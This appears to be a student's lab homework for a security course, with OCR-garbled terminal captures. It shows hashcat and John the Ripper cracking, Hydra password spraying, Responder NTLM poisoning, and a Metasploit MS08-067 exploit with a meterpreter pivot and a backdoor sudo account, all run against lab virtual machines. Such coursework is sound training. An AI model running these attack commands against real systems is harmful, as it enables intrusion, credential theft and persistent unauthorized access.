Exercise 1 – password cracking (20p)

Fusion your first and last name (ex lucianandrei) to generate the following hash types	Fusion	your first and	last name (ex	x lucianandrei) to	generate the follow	ing hash types
--	--------	----------------	---------------	--------------------	---------------------	----------------

rusion your first and last flame (ex luciananurer) to generate the following flash types				
a.	MD5			
b.	SHA1			
c.	Bcrypt			
d.	MD4			

You can use CyberChef https://gchq.github.io/CyberChef/ to create the hashes.

Crack the hashes using hashcat. Don't forget to add your first and last name to the dictionary you will use.

I recommend to do the following lab prior to your exercise


https://tryhackme.com/room/crackthehash

which has the solution here


https://embeddedworld.home.blog/2019/05/11/hacking-walk-through-cracking-the-hashes/

Document the steps you used to generate the hash and to crack it.

To start the homework, I have started by going on Cyberchef like mentioned above. From the homepage, I have opened the hash section and dragged the MD5 into the Recipe section. I have then put my name (fredericperron) in the input section, to generate a hash in the output section. See images on the next page:



Where I would drag the MD5 hash from, into the Recipe section...see image below



Results of the MD5 recipe with my name in the input

I have repeated the same process for every different hash function (MD5, SHA1, Bcrypt & MD4), which gave me the following Output string for every hash function with my name fredericperron as Input:

MD5: 8482d56aa36221e7c5d9900148cfe8e7

After adding my name in the rockyou text file, I have entered the following command in my Kali Linux terminal: hashcat -m 0 -a 0 -o hashoutputpw.txt md5.txt rockyou.txt

Hashoutputpw.txt being the txt file I want my cracked hashes to go in

Md5.txt being the file with my Md5 hash string

Rockyou.txt being the hashcat original wordlist


See the images below for the steps to crack MD5 hash:

```
(kali@ kali)-[~/Downloads]

$\frac{\text{mashcat -m 0 -a 0 -o hashoutputpw.txt md5.txt rockyou.txt}}{\text{hashcat (v6.1.1) starting...}}

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL DEBUG) - Platform #1 [The po
* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 2880/2944 MB (1024 MB allocatable), 2MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Applicable optimizers applied:
Entering the command
    Passworus.: 14344393
 * Bytes....: 139921522
 * Keyspace..: 14344386
 * Runtime ...: 1 sec
 Session....: hashcat
 Status....: Cracked
 Hash.Name....: MD5
 Hash.Target.....: 8482d56aa36221e7c5d9900148cfe8e7
 Time.Started....: Sat Feb 25 04:41:11 2023 (0 secs)
  Time.Estimated ...: Sat Feb 25 04:41:11 2023 (0 secs)
 Guess.Base.....: File (rockyou.txt)
 Guess.Queue....: 1/1 (100.00%)
 Speed.#1...... 2517.8 kH/s (0.39ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
 Recovered.....: 1/1 (100.00%) Digests
 Progress.....: 2048/14344386 (0.01%)
 Rejected..... 0/2048 (0.00%)
 Restore.Point...: 0/14344386 (0.00%)
 Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
 Candidates.#1....: fredericperron → queen
 Started: Sat Feb 25 04:41:09 2023
 Stopped: Sat Feb 25 04:41:12 2023
     (kali⊗kali)-[~/Downloads]
```

Crack successful



SHA1: bd6a73c6c289a024601456e142a23066b7b8fdba

The same steps as MD5 were made, but with a txt file named sha1.txt and obviously I have changed the mode to 100 being the mode of sha1.


See images below for the steps I took:

```
(kali@ kali)-[~/Downloads]
$ hashcat -m 100 -a 0 -o hashoutputpw.txt sha1.txt rockyou.txt
hashcat (v6.1.1) starting...
                                                                                                                              130 ×
 OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The po
 cl project]
* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 2880/2944 MB (1024 MB allocatable), 2MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
* Filename..: rockyou.txt
* Passwords.: 14344386
* Bytes....: 139921522
* Keyspace..: 14344386
Session..... hashcat
Rejected......: 0/2048 (0.00%)
Restore.Point...: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: fredericperron \rightarrow queen
Started: Sat Feb 25 04:51:11 2023
Stopped: Sat Feb 25 04:51:27 2023
___(kali⊕ kali)-[~/Downloads]
                                                           Downloads
                                                            Terminal
     File Edit View Search Terminal Help
   8482d56aa36221e7c5d9900148cfe8e7:fredericperron
   8482d56aa36221e7c5d9900148cfe8e7:fredericperron
   bd6a73c6c289a024601456e142a23066b7b8fdba:fredericperron
```

Bcrypt: \$2a\$10\$7QKStpWyvix269WaAG9jteJZCpEUhFQWG.7OzLORgDB17I/8Zg1ka

Then, for bcrypt hash, I have made the same command but with the mode being 3200.

See images below for steps I took:




MD4: 5a36fd06916408c684d46b0901cb43d2

Finally for MD4 hash function, I have done also the same thing, but with the mode 900 being the mode for MD4. (Everything referenced to https://hashcat.net/wiki/doku.php?id=example_hashes)

The command used to crack md4 is in the images on the next page:

```
-(kali⊛kali)-[~/Downloads]
(kali@ kaii)-[~/Downloads]

$\frac{1}{2}\text{ hashcat -m 900 -a 0 -o \text{hashcat putpw.txt md4.txt rockyou.txt hashcat (v6.1.1) starting...}
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The po
* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 2880/2944 MB (1024 MB allocatable), 2MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
 * Passwords.: 14344386
 * Bytes....: 139921522
 * Keyspace .. : 14344386
 Session..... hashcat
 Status..... Cracked
 Hash.Name....: MD4
 Hash.Target.....: 5a36fd06916408c684d46b0901cb43d2
 Time.Started....: Sat Feb 25 05:03:09 2023 (0 secs)
 Time.Estimated ...: Sat Feb 25 05:03:09 2023 (0 secs)
 Guess.Base.....: File (rockyou.txt)
 Guess.Queue....: 1/1 (100.00%)
 Speed.#1..... 2570.5 kH/s (0.11ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
 Recovered.....: 1/1 (100.00%) Digests
 Progress..... 2048/14344386 (0.01%)
 Rejected..... 0/2048 (0.00%)
 Restore.Point...: 0/14344386 (0.00%)
 Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
 Candidates.#1....: fredericperron → queen
 Started: Sat Feb 25 05:02:55 2023
 Stopped: Sat Feb 25 05:03:10 2023
     (kali®kali)-[~/Downloads]
```




Exercise 2 – password attacks (20p)

a. Create a new user in your Metasploitable 2 using your first and last name (ex lucianandrei) and perform a password spraying attack against it using Hydra (10)


I did a new user with the following command: sudo adduser fredericperron (see image below). I have then performed a password spraying attack against it while using the Hydra tool like seen in class. Also see the images below for full details.

Creating a new user with name and password fredericperron

After creating the account, I headed to my Kali machine and opened Hydra-graphicals. I then entered my Metasploitable 2's IP, changed to ssh protocol and chose my username list and password fredericperron. It then found the username and password of my Metasploitable 2 account fredericperron/fredericperron. See images on next page:



Changing the IP to my MSploitable2 machine and changing the protocol





Choosing my newly created username list and password fredericperron. It then found the user fredericperron with password fredericperron. See next image

```
[22][ssh] host: 192.168.64.134 login: fredericperron password: fredericperron
[ATTEMPT] target 192.168.64.134 - login "fredericperron1" - pass "" - 50 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "fredericperron1" - pass "Inorrepcirederf" - 51 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "fredericperron1" - pass "fredericperron" - 52 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "frederic.perron" - pass "frederic.perron" - 53 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "frederic.perron" - pass "norrep.cirederf" - 55 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "frederic.perron" - pass "norrep.cirederf" - 55 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "perron" - 57 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "perron" - 57 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "norrep" - 59 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "fredericperron" - 60 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "fredericperron" - 60 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "perron1" - 61 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "fredericperron" - 60 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "100 [child 0] (0/0)
```

b. Create a new user in your ADHD machine (https://www.antisyphontraining.com/john-strand-training-lab-download-instructions/) using your first and last name (ex lucianandrei) with the same password as your username. Perform a password spraying attack against it following the instructions from https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/PasswordSpray.md (10p)

To start exercise 2 b., I have started by creating a new user in the ADHD machine. To do so, I followed the following path: Start > Settings > Accounts > Family & other users > Other Users > Add other user and then selected Add account. I have skipped the register an email section and used the fredericperron username and gave it the same password. I have now a new user/account in the ADHD machine named fredericperron and have followed the instructions from the github link above. See images below for end results:





```
Command Prompt-powershell

Microsoft Windows [Version 10.0.19041.1415]

(c) Microsoft Corporation. All rights reserved.

C:\Users\adhd>cd \tools

C:\tools>200-user-gen.bat
```

Generating the user list

Success in password spraying the local device with password fredericperron

Exercise 3 – Responder & JTR (10p)

In your machine ADHD, using the user created in Exercise 2, perform the lab: https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/Responder/Responder.md with the following scenario:

- With the ADHD account start responder
- Login with your newly create account and try to navigate, in File Explorer, to an non-existing location
- Capture the hash and crack it using John the Ripper
- Document everything using Print Screens (https://www.screenpresso.com/ free can make your captures more appealing to the eye)

I have started by doing like in the github link, and opening an Ubuntu command prompt. I have then followed the commands to get root and Responder. I have then like shown in the lab, went back to my

Windows system and opened windows explorer and put it in the string \\Noooo into the address bar. Afterwards, there was some captured data showing up. I went back to the required directory in the lab (cd logs/). I have then afterwards started JohnTheRipper. After capturing a NTLMv1 hash I used the command to crack it. I have then followed the instructions to open a meterpreter session on the Windows system. See images below


```
Administrator: Windows Powers ×  orot@DESKTOP-I1T2GO1:/opt/I × + ×

adhd@DESKTOP-I1T2GO1:/mnt/c/Users/adhd$ sudo su -
[sudo] password for adhd:
root@DESKTOP-I1T2GO1:~# cd /opt/Responder/
root@DESKTOP-I1T2GO1:/opt/Responder# ./Responder.py -I eth0
```

Results of me opening the sudo su with the adhd password, then going to the Responder directory and applying the command shown above.

```
root@DESKTOP-I1T2G01:/opt/Responder# ./Responder.py -I eth0
           NBT-NS, LLMNR & MDNS Responder 2.3
 Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CRTL-C
[+] Poisoners:
    LLMNR
    NBT-NS
    DNS/MDNS
[+] Servers:
    HTTP server
    HTTPS server
    WPAD proxy
    SMB server
    Kerberos server
    SQL server
    FTP server
    IMAP server
```

Results of the command ./Responder.py -I eth0



Entering the \\Noooo string

```
] Listening for events...
 [NBT-NS] Poisoned answer sent to 172.19.160.1 for name NOOOO (service: File Server)
 [*] [MDNS] Poisoned answer sent to 172.19.160.1 for name Noooo.Dlocal
 [MDNS] Poisoned answer sent to 172.19.160.1
                                             for name Noooo. Dlocal
exception happened during processing of request from ('172.19.160.1', 1280)
Fraceback (most recent call last):
 File "/usr/lib/python2.7/SocketServer.py", line 599, in process_request_thread
  self.finish_request(request, client_address)
 File "/usr/lib/python2.7/SocketServer.py", line 334, in finish_request
  self.RequestHandlerClass(request, client_address, self)
 File "/usr/lib/python2.7/SocketServer.py", line 655, in __init__
   self.handle()
 File "/opt/Responder/servers/SMB.py", line 210, in handle
  data = self.request.recv(1024)
error: [Errno 104] Connection reset by peer
  [NBT-NS] Poisoned answer sent to 172.19.160.1 for name NOOOO (service: Workstation/Redirector)
 [MDNS] Poisoned answer sent to 172.19.160.1 for name nooco.Dlocal
F449D901F5F8B7CA1AA1244F9000000000200060053004D0042000100160053004D0042002D0054904F004F004C004B00490054000400
62002E006C006F00630061006C000300280073006500720076006500720032003000300033002E0073006D0062002E006C006F006300
```

Results of \\Noooo string

```
root@DESKTOP-IIT2G01:/opt/Responder/logs# /opt/JohnTheRipper/run/john --format=netntlmv2 ./HTTP-NTLMv2-172.19.160.1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
adhd (adhd)
1g 0:00:00:00 DONE 1/3 (2023-02-26 08:12) 100.0g/s 800.0p/s 800.0c/s 800.0C/s adhd..Dadhd
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
root@DESKTOP-IIT2G01:/opt/Responder/logs#
```

Following the cd and cracking the password of ADHD session

The remaining was not to be done because the RHOSTS didn't work as mentioned in the last class.

Exercise 4 – Pivoting & Persistence (50p)

Use a client-side exploit against the Windows XP machine. There are multiple vulnerabilities on the machine, ex Flash, Firefox Don't use the simple one using msvenom we used in the lab. (10p)

I have started by making sure all my machines are in the same subnet. The first one was to be set on NAT and the second one the host-only VMNET19 I have created. After this was done, I headed towards my kali machine and opened metasploitable. I started by googling which was the best vulnerability for XP and how to operate it. I have landed on this website in the first options:

https://www.getastra.com/blog/security-audit/how-to-hack-windows-xp-using-metasploit-kali-linux-ms08067/. This website showed me how to change to LHOSTS and RHOSTS, show the targets vulnerable to my exploit, etc. The exploit that was used in this website was exploit/windows/smb/ms08_067_netapi.

Here are the first steps I took:

```
msf6 > info exploit/windows/smb/ms08_067_netapi
       Name: MS08-067 Microsoft Server Service Relative Path Stack Corruptio
     Module: exploit/windows/smb/ms08_067_netapi
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2008-10-28
Provided by:
  hdm <x@hdm.io>
  Brett Moore <bre> <bre>drett.moore@insomniasec.com>
  frank2 <frank2@dc949.org>
  jduck <jduck@metasploit.com>
Available targets:
  Id Name
      Automatic Targeting
      Windows 2000 Universal
     Windows XP SP0/SP1 Universal
      Windows 2003 SP0 Universal
      Windows XP SP2 English (AlwaysOn NX)
     Windows XP SP2 English (NX)
Windows XP SP3 English (AlwaysOn NX)
      Windows XP SP3 English (NX)
      Windows XP SP2 Arabic (NX)
     Windows XP SP2 Chinese - Traditional / Taiwan (NX)
Windows XP SP2 Chinese - Simplified (NX)
  11 Windows XP SP2 Chinese - Traditional (NX)
     Windows XP SP2 Czech (NX)
  12
  13 Windows XP SP2 Danish (NX)
```

Seeing info on the vulnerability

Available options for the chosen exploit



Current version of XP

After gaining information on the targets and else of this vulnerability. I have uploaded the payload and set the receive and listen hosts to their appropriate IPs. I have then set the target for its appropriatee Operating System (ours was Windows XP) See images below for payload/RHOSTS & LHOSTS/target:

```
) > set Target (Target 7)
msf6 exploit(
Target ⇒ (Target 7)
msf6 exploit(windows/smb/ms08_067_net
                                                                        ) > show payloads
Compatible Payloads
                                                                                                             Disclosure Date Rank
              Name
                                                                                                                                                           Check Description
 0 generic/custom
1 generic/debug_trap
2 generic/shell_bind_tcp
Bind TCP Inline
3 generic/shell_reverse_tcp
Reverse TCP Inline
4 generic/tight_loop
5 windows/adduser
                                                                                                                                                                       Custom Payload
Generic x86 Debug Trap
Generic Command Shell,
                                                                                                                                            normal
                                                                                                                                                          No
No
                                                                                                                                                          No
                                                                                                                                            normal
                                                                                                                                                                       Generic Command Shell,
                                                                                                                                            normal No
                                                                                                                                                                       Generic x86 Tight Loop
Windows Execute net us
                                                                                                                                            normal
er /ADD
er /AU
6 windows/dllinject/bind_hidden_ipknock_tcp
on, Hidden Bind Ipknock TCP Stager
7 windows/dllinject/bind_hidden_tcp
on, Hidden Bind TCP Stager
8 windows/dllinject/bind_ipv6_tcp
                                                                                                                                            normal No
                                                                                                                                                                       Reflective DLL Injecti
                                                                                                                                            normal No
                                                                                                                                                                       Reflective DLL Injecti
```

Payloads available for target 7 (see image on last page for Ids of OS

The chosen payload was the meterpreter one because this was what was required for the class. The payload was this one:

```
eflective Injection), Bind TCP Stager (No NX or Win7)
33 windows/meterpreter/bind_tcp
```

Setting the target host to my XP IP

```
msf6 exploit(windows/smb/ms08_067_netapi) > set target 7
target ⇒ 7
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] 192.168.64.137:445 - Attempting to trigger the vulnerability ...
[*] Started bind TCP handler against 192.168.64.137:4444

[*] Sending stage (175174 bytes) to 192.168.64.137

[*] Meterpreter session 1 opened (0.0.0.0:0 → 192.168.64.137:4444) at 2023-03-03 19:38:23 -0500
meterpreter > ■
```

Meterpreter session OPENED

Once you get a Meterpreter session on the target use it as a pivot and attack the Metasploitable 2 machine. You don't need to get a Meterpreter shell on it, a regular shell, as root, is enough. Use it to create another account on the machine, useful for persistence. Add the new account to the sudoers group. (20p)

To do so, I had to add another route to my Metasploitable 2 machine (course 6 PDF-slide 17). See picture below:

After doing so, I have set the stop_on_success to true and the verbose to true. I have also used the auxiliary/scanner/ssh/ssh login

```
meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y.
msf6 exploit(windows/smb/ms08_067_netapi) > add route 192.168.64.134 255.255.255.0 1
[-] Unknown command: add.
msf6 exploit(windows/smb/ms08_067_netapi) > route add 192.168.64.134 255.255.255.0 1
[*] Route added
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Then, I have selected the userpass file from the Metasploit/piata directory to crack the ssh of the machine

```
msf6 exploit(
                                           ) > route add 192.168.64.134 255.255.255.0 1
*1 Route added
                                     netapi) > use auxiliary/scanner/ssh/ssh_login
in) > set rhosts 192.168.64.134
msf6 exploit(
<u>msf6</u> auxiliary(
rhosts ⇒ 192.168.64.134
msf6 auxiliary(
                                       ) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(
                                       ) > set verbose true
verbose ⇒ true
msf6 auxiliary(
                                       ) > set userpass_file /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
userpass_file ⇒ /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
                                      m) > exploit
msf6 auxiliary(
```

I have then selected the directory

```
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
userpass_file ⇒ /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > nano Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/ssh/ssh_login) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
userpass_file ⇒ /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.64.134:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialogut),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
```

results of the crack

```
sudo useradd rekt69
sudo useradd rekt69
sudo passwd rekt69
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sudo usermod -a -G sudoers rekt69
[*] exec: sudo usermod -a -G sudoers rekt69
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > id rekt69
[*] exec: id rekt69
uid=1001(rekt69) gid=1001(rekt69) groups=1001(rekt69),1002(sudoers)
```

user added and added to sudoers group

Références:

https://www.youtube.com/watch?v=lePqCJfdQnQ&ab_channel=Miguel Sanchez

https://www.getastra.com/blog/security-audit/how-to-hack-windows-xp-using-metasploit-kali-linux-ms08067/

https://www.warp.dev/terminus/how-to-run-cron-every-hour#:~:text=In%20this%20case%2C%20the%20syntax,every%20month %20on%20the%20hour.

https://linuxhint.com/schedule_crontab_job_every_hour/#:~:text=We %20edit%20the%20crontab%20file%20using%20the%20nano%20editor .&text=By%20running%20this%2C%20we%20open,the%20system%20named%20%E2%80%9Clinux%E2%80%9D.

https://crontab.guru/every-hour